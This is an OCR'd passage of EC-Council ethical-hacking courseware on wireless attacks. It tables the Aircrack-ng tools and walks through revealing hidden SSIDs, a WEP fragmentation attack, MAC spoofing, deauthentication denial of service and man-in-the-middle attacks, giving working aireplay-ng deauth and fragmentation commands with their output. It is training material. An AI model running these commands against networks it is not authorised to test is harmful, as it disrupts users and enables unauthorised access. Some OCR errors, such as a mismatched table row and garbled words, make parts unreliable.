- WifiScanner available at http://wifiscanner.sourceforge.net
- Mognet available at http://www.monolith81.de
- Iperf available at http://iperf.sourceforge.net


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Hacking Methodology

As the discovery, mapping, and analysis of the target wireless network is done, it's time to launch attacks on it. Many active attacks such as fragmentation attacks, MAC spoofing attacks, denial-of-service attacks, ARP poisoning attacks, etc. can be launched against wireless networks. The following slides give you a detailed explanation about each attack and how it is launched.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Aircrack-ng Suite

Aircrack-ng is a **network software** suite consisting of a detector, packet sniffer, WEP, and **WPA/WPA2-PSK cracker** and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows. It works with any wireless card whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b, and 802.11g traffic. The suite includes many programs. The following is the list of programs included in the Aircrack-ng suite:


Program Name	Description
Airbase-ng	Captures WPA/WPA2 handshake and can act as an ad-hoc access point
Aircrack-ng	Defacto WEP and WPA/ WPA2-PSK cracking tool
Airdecap-ng	Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets
Airdecloak-ng	Removes WEP cloaking from a pcap file
Removes WEP cloaking from a pcap file	Provides status information about the wireless drivers on your system
Airdrop-ng	This program is used for targeted, rule-based deauthentication of users
Aireplay-ng	Used for traffic generation, fake authentication, packet replay, and ARP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	request injection
Airgraph-ng	Creates client to AP relationship and common probe graph from airodump file
Airodump-ng	Used to capture packets of raw 802.11 frames and collect WEP IVs
Airolib-ng	Store and manage ESSID and password lists used in WPA/ WPA2 cracking
Airserv-ng	Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection
Airmon-ng	Used to enable monitor mode on wireless interfaces from managed mode and vice versa
Airtun-ng	Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystram from Wi-Fi traffic
Easside-ng	Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key
Packetforge-ng	Used to create encrypted packets that can subsequently be used for injection
Tkiptun-ng	Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network
Wesside-ng	Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

TABLE 15.10: List of programs in the Aircrack-ng suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Reveal Hidden SSIDs

Hidden SSIDs can be revealed by using the **Aircrack-ng suite**. The process involves the following steps:

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface




FIGURE 15.44: Discovering Hidden SSIDs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

Command Prompt

```
C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
```

FIGURE 15.45: De-authenticating the client using Aireplay-ng

Step 4: Switch to airodump to see the revealed SSID

Command Prompt


BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:22:3F:AE:68:6E	76	70	157	1	0	11	54e	WEP	WEP		Secret_SSID


FIGURE 15.46: Viewing the disclosed SSID using airodump

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack

- A fragmentation attack, when successful, can obtain 1500 bytes of PRGA (pseudo random generation algorithm)
- This attack does not recover the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with packetforge-ng which are in turn used for various injection attacks
- It requires at least one data packet to be received from the access point in order to initiate the attack





Use PRGA with packetforge-ng to generate packet(s) to be used for various injection attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack

When fragmentation attack is successful, it can obtain 1500 bytes of PRGA (pseudo random generation algorithm). This attack does not recover the WEP key itself, but merely obtains the PRGA. The PRGA can then be used to generate packets with packetforge-ng, which are in turn used for various injection attacks. It requires at least one data packet to be received from the access point in order to initiate the attack.

Basically, the program obtains a small amount of keying material from the packet then attempts to send ARP and/or LLC packets with known content to the access point (AP). A larger amount of keying information can be gathered from the replay packet, if the packet is successfully echoed back by the AP. This cycle is repeated several times. Use PRGA with packetforge-ng to generate packet(s) to be used for various injection attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Command Prompt
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
      Size: 120, FromDS: 1, ToDS: 0 (WEP)
      BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C

0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q.D...w.....<R.
0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```


FIGURE 15.47: Fragmentation attack screenshot

```
Command Prompt
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of
that 1500 bytes keystream
```

PRGA is stored in the file

FIGURE 15.48: Screenshot showing PRGA location

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Launch a MAC Spoofing Attack

A MAC address is a unique identifier assigned to the network card. Some networks implement MAC address filtering as a security measure. MAC spoofing attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an access point. To spoof a MAC address, the attacker simply need to set the value returned from ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. To make the change the sudo command requires the root password. SMAC is a MAC address changer for Windows systems. Randomly generate any new MAC address or based on a selected manufacturer.

FIGURE 15.49: Spoofing MAC address to another new hex value

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.50: Screenshot showing the new spoofed MAC address

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial of Service: Deauthentication and Disassociation Attacks

Wireless networks are susceptible to denial-of-service attacks. Usually these networks operate in unlicensed bands and the transmission of data takes the form of radio signals. The designers of the MAC protocol aimed at keeping it simple, but it has its own set of flaws that are more attractive to DoS attacks. The possibility of DoS attacks on wireless networks is greater due to the relationship of the physical, data-link, and network layers. The DoS attacks on wireless networks can be performed using the two techniques: disassociation attacks and **deauthentication attacks**.

In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between station and client.





FIGURE 15.51: Diagrammatical representation of Disassociation Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In a deauthentication attack, the attacker floods station(s) with forged deauthenticates or disassociates to disconnect users from an AP.

FIGURE 15.52: Attacker performing deauthentication attack on client system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Middle Attack

A man-in-the-middle attack is an **active Internet attack** where the attacker attempts to intercept, read, or alter information between two computers. MITM attacks are associated with a 802.11 WLAN, as well as with wired communication systems.

Eavesdropping

Eavesdropping is easy in a **wireless network** because there is no physical medium used to communicate. An attacker who is in an area near the wireless network can receive radio waves on the wireless network without much effort or many gadgets. The entire data frame sent across the network can be examined in real time or stored for later assessment.

In order to prevent whackers from getting sensitive information, several layers of encryption should be implemented. WEP, data-link encryption, was developed for this purpose. If a security mechanism such as IPSec, SSH, or SSL is not used for transmission, the sent data is available to anyone, and is vulnerable to attack by whackers with an antenna.

However, **WEP** can ked with tools freely available on the net. Accessing email using the **POP** or **IMAP protocols** is risky because these protocols can send email over a wireless network without any form of extra encryption. A determined whacker can potentially log gigabytes of WEP-protected traffic in an effort to post-process the data and break the protection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Manipulation

Manipulation is the next level up from **eavesdropping**. Manipulation occurs on a wireless link when an attacker is able to receive the victim's **encrypted data**, manipulate it, and retransmit the changed data to the victim. In addition, an attacker can intercept packets with encrypted data and change the destination address in order to forward these packets across the Internet.

The figure that follows shows a step-by-step explanation of a man-in-the-middle attack:

FIGURE 15.53: Steps explaining man-in-the-middle attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MITM Attack Using Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and **WPA/WPA2-PSK cracker** and analysis tool for **802.11 wireless networks**. It can be used to perform man-in-the-middle attacks on wireless networks. To perform the MITM attack on WLANs using Aircrack-ng the user of the tool should follow these steps:

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

